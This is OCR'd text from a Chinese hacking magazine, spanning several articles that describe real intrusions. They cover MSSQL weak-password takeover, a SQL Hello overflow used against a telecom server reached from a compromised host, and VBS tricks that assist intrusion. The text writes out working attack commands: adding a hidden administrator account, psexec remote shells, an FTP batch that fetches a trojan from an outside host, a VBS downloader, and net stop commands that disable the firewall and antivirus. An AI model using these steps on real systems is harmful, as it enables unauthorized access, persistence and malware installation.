4. 执行命令。在Sqlcmd提示符下分别输入命令“net user”、“net user aspnet aspnet2005”以及“net localgroup administrators aspnet /add”命令，查看并添加“aspnet”用户口令为“aspnet2005”并提示“aspnet”用户的权限到Administrators组中，如图28所示。

说明：

由于这种弱口令的MSSQL服务器极有可能被多个入侵者进行了扫描，入侵者在入侵成功后会将一些存储过程删除掉，导致Sqlcmd能够连接但是却不能执行命令。这个时候可以通过SQL查询分析器连接该数据库，连接成功后可以查看数据服务器中的数据库，通过数据库中表的内容（例如user表等）并配合Web来实施控制。数据库中的一些表包含用户名称和密码等信息。

5. 执行其它控制命令。在Dos命令提示符中输入“psexec \\218.*.*.212 cmd -u aspnet -paspnet2005”出来一个DosShell，可以在该Shell中上传木马程序、开启3389远程终端服务等。

小结：

本案例主要通过扫描MSSQL弱口令来实施攻击，一旦扫描出MSSQL的弱口令，则很容易通过Hscan的SQLcmd连接工具进行连接，连接成功后，如果在Dos下操作命令一样，相当于一个DOS下的Shell，可以执行各种命令。

[文章里提到的工具NTSCAN已收录在本期光盘]

对某电信短信服务器的一次“偶然”安全检测

陈小兵

通过本文你可以学习到：

（1）SQL Hello扫描工具的利用
（2）上传文件
（3）信息搜集和分析
（4）使用vbs脚本查看3389端口

本次安全检测完全是偶然，SQL Hello漏洞出现到现在已经N年了，在整理个人资料时发现还有一个对SQL Hello漏洞扫描的工具，不过杀毒软件已经对其进行查杀了。抱着研究免杀的目的想对该工具进行免杀，在进行免杀处理后放到肉鸡上面进行测试，在测试过程中偶然进入了国内某电信服务器，因此有了本文。从整个检查过程中来看，系统的安全做的还不错，错就错在了存在多操作系统。


一 SQL Hello漏洞知识

在Microsoft SQL Server 7.0版本7.00.1077之前与Microsoft SQL Server 2000版本8.00.760之前存在着某些弱点，比如在客户端向Microsoft SQL server进行联机时，如果客户端传送特殊的信息，可能会造成Microsoft SQL Server执行发生问题，进而取得系统的控制权。比较著名的是SQL Hello漏洞，只要安装SQL Server的数据库服务器没有安装SQL Server 2000 SP3补丁，则通过SQL Hello漏洞利用工具可以很方便的溢出SQL Server 2000服务器。即使服务器上面进行了严格的防患，也是可以成功控制服务器。

二 实施控制的具体过程

SQL Hello漏洞出现后曾经出现了很多的漏洞扫描和利用工具，下面的案例就是通过SQL Hello漏洞利用工具进行扫描，并进行权限提升，最终达到完全控制该服务器的过程。

我们使用“MySQLSrv8.0.194 AutoAttack”工具。直接运行“MySQLSrv8.0.194 AutoAttack”，在“Start IP”和“End IP”分别输入对SQL Server 2000数据库进行扫描的起始IP地址和结束IP地址，然后单击指向右边的箭头按钮，将IP地址加入到扫描列表中；在Options中还可以设置最大线程、超时以及扫描的SQL Server的端口，一般使用其默认值即可，如图1所示。



图1

注意：


（1）扫描IP地址范围不要设置的过大，一般一个C段和B段IP较为适中。

（2）扫描可以是IP段也可以是针对单独的IP地址，如果是针对某一个IP地址扫描，则起始IP地址和结束IP地址均设置为相同的IP地址即可。

下面是自动扫描。设置完毕后，在“MySQLSrv8.0.194 AutoAttack”中单击“Scan”按钮开始扫描。扫描时，MySQLSrv8.0.194 AutoAttack程序的扫描进度会在State中进行显示，State中包含总共扫描的IP数，最大线程、超时、扫描端口等信息，如图2所示。


图2

当工具在扫描到存在漏洞的计算机后，会自动反弹一个DOSShell回来，不过由于网络以及服务器自身设置等原因，有可能会出现反弹的一个不完全DOSShell窗口，如图3所示，该DOSShell表明该服务器存在SQL漏洞，但是无法反弹一个完整的DOSShell回来，来执行DOS命令。这种情况下的反弹Shell基本没有用处，直接关闭，继续等待扫描结果。


图3

说明

（1）“MySQLSrv8.0.194 AutoAttack”工具扫描时其结果有二种保存方式，一是直接在扫描窗口的下方显示，如图4所示，结果中主要包含IP地址以及数据库服务器的版本，这些结果都是存在SQL Server 2000漏洞的服务器。

（2）另外一种结果是将扫描结果保存为一个以时期命名的




图4




图5

Txt文件，其中也包含了IP地址，数据库服务器的版本号等信息，如图5所示，该结果文件记录了在扫描过程中的所有存在SQL Server的数据库服务器IP地址及其SQL Server的数据库服务器版本号。

扫描结果中只有完全反弹的Shell才有用，完全反弹的Shell可以在其中执行各种命令，这种Shell跟Dos窗口比较相像，在反弹的Shell中随机选择一个DOSShell，如图6所示。

在该DOSShell中执行“net user”查看用户命令，结果显示为“net 不是内部或外部命令，也不是可运行的程序或批处理程序”，表明net.exe不存在，如图7所示。




图6




图7

说明

在一些安全做得好的计算机上，为了防止入侵者在计算机中执行命令，就将一些对系统有安全威胁的程序删除或者重新命名为其它名称，这些程序主要包括“net.exe”、“net1.exe”、“ftp.exe”、“csscript.exe”、“tftp.exe”等。




图8

在本例中由于管理员将一些危险的dos程序全部删除掉了，因此只能从计算机文件中去寻找突破手段。通过查看发现在该服务器中还存在另外一个操作系统，直接进入系统目录，输入“dir net*.exe”查看是否存在net.exe等应用程序，查看结果表明在该目录中存在net.exe。使用“copy net.exe c:\winnt\system32\”将net.exe程序复制到真正的系统system32目录下，然后继续将Ftp、query.exe、cscrispt.exe等程序复制到该目录下，如图8所示。




图9

下面我们来查看远程终端连接和查看用户。输入“query user”命令查看系统的终端使用情况，查看结果表明系统中存在远程终端，接着输入“net user”命令再次查看该计算机中的用户情况，如图9所示。

然后输入并执行以下vbs脚本，查看远程终端端口。

```
Echo Dim ReadComputerName >>port.vbs
Echo Set ReadComputerName=WScript.CreateObject("WScript.Shell")
>>port.vbs
Echo Dim TSName,TSRegPath >>port.vbs
EchoTSRegPath ="HKLM\System\CurrentControlSet\ Control\Terminal
Server\WinStations\RDP-Tcp\PortNumber" >>port.vbs
Echo TSName=ReadComputerName.RegRead(TSRegPath) >>port.vbs
Echo WScript.Echo("TermService port is:"^&TSName) >>port.vbs
Cscript port.vbs
```




图10

命令执行完毕后显示远程终端3389端口为“5430”，如图10所示。

说明

在安装有SQL Server数据库服务器的计算机中，其操作系统多为服务器操作系统，对于Windows服务器操作系统来说，使用远程终端桌面来进行完全控制无疑是一种上佳选择。

接着我们添加管理员用户。分别输入“net user aspnet ***** /add”、“net localgroup administrators aspnet /add”以及“net localgroup administrators”命令，来“添加aspnet用户”、“将aspnet用户加入到管理员组中”以及“查看管理员组中的所有用户”，如图11所示，添加用户成功。




图11

上传文件并连接3389远程终端服务可以使用以下命令来上传文件：

```
echo open 221.*.*.*>b
echo myftp>>b
echo ftp>>b
echo bin>>b
echo get muma.exe>>b
echo bye>>b
ftp -s:b
del b
```

在反弹的Shell执行以上命令后，显示无法执行Ftp命令，怀疑存在防火墙，使用“net start”命令查看系统已经启动的服务，服务里面存在瑞星防火墙。分别使用net stop "Rising Process Communication Center"、net stop "RsRavMon Service"、net stop "Rising Personal Firewall Service"、net stop "Rising Process Communication Center"停用防火墙以及杀毒软件服务，在停用过程中，有可能无法停用全部的服务，如图12所示。




图12

说明

在上传文件时可以采用三种方式，一种是ftp，另外两种是通过vbs脚本上传。vbs脚本上传前提条件是在系统system32目录中存在cscrispt.exe文件，在本例中通过ftp批处理命令不能上传文件，只能通过vbs脚本。在该计算机的另外一个操作系统中将cscrispt.exe文件复制到系统system32目录中，然后执行vbs上传文件脚本一下，vbs脚本就进行文件上传了。代码如下：

```
echo iLocal = LCase(WScript.Arguments(1)) >iget.vbe
echo iRemote = LCase(WScript.Arguments(0)) >>iget.vbe
echo Set xPost = createObject("Microsoft.XMLHTTP") >>iget.vbe
echo xPost.Open "GET",iRemote,0 >>iget.vbe
echo xPost.Send() >>iget.vbe
echo Set sGet = createObject("ADODB.Stream") >>iget.vbe
echo sGet.Mode = 3 >>iget.vbe
echo sGet.Type = 1 >>iget.vbe
echo sGet.Open() >>iget.vbe
echo sGet.Write(xPost.responseBody) >>iget.vbe
echo sGet.SaveToFile iLocal,2 >>iget.vbe
```

利用VBS辅助入侵

图 lcx

高手专栏

不知这个专栏开设以后，大家反响如何？连续两期的VBS专栏，估计没接触过VBS的读者会有点头大，接触过的读者应当有惊喜吧？其实VBS在编程里算是门槛低的了，学注入对asp有了解的读者应当很快就可以上手的。以我的感觉，什么编程语言比VBS门槛还低呢，那就是php了，怪不得网上把php程序员都称为phper草根，不信的话大家就学学看。

不知大家看了上期我的文章里的几则 vbs 代码，有何感想。也许有的高手会不屑一顾，也许有的菜菜会会心一笑，无论如何，这期我还是厚着脸皮继续来贴 VBS 代码赚稿费来了。利用 VBS 来写一个像模像样的工具是困难了点（其实是我水平不够），但是用它来辅助入侵，则有的时候是恰到好处，今天还是来写三个例子吧。

一、更改注入代码框的长度

有的注入点是在文本框里的，像搜索之类的注入。当然，抓包提取出注入点的 url 然后放在工具里也是可以的。如果喜欢手工的话，可以直接在文本框里写入注入语句提交。但这时候就会有一些问题了，有的文本框限制了你提交内容的长度。很多人这时候的做法是将该注入页面保存下来，去掉html里的长度限制，然后本地提交。这样一来，不仅麻烦，而且有时还会带来 reffer 的问题。我们可以写一段 vbs 语句，导入注册表，直接更改页面上的文本框长度就可以了。

注册表（扩展.reg）的内容如下：

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\扩展]
"contexts"=dword:00000004
@="d:\\len.html"
```

这个扩展.reg中放在d:下的len.html里的内容是这样的：

```
<script language=vbs>
set srcevent = external.menuarguments.event
set doc=external.menuarguments.document
set ele=doc.elementfrompoint( srcevent.clientx , srcevent.clienty )
if ele.type ="text" or ele.type="password" then
ele.maxlength=800
ele.size=200
end if
</script>
```

我们把扩展.reg 导入注册表后，再遇到文本框的限制后，就有办法对付了，点击图 1 中的扩展后，就有图 2 所示的效果了，文本框比原来的长度长了好多呀。




图 1

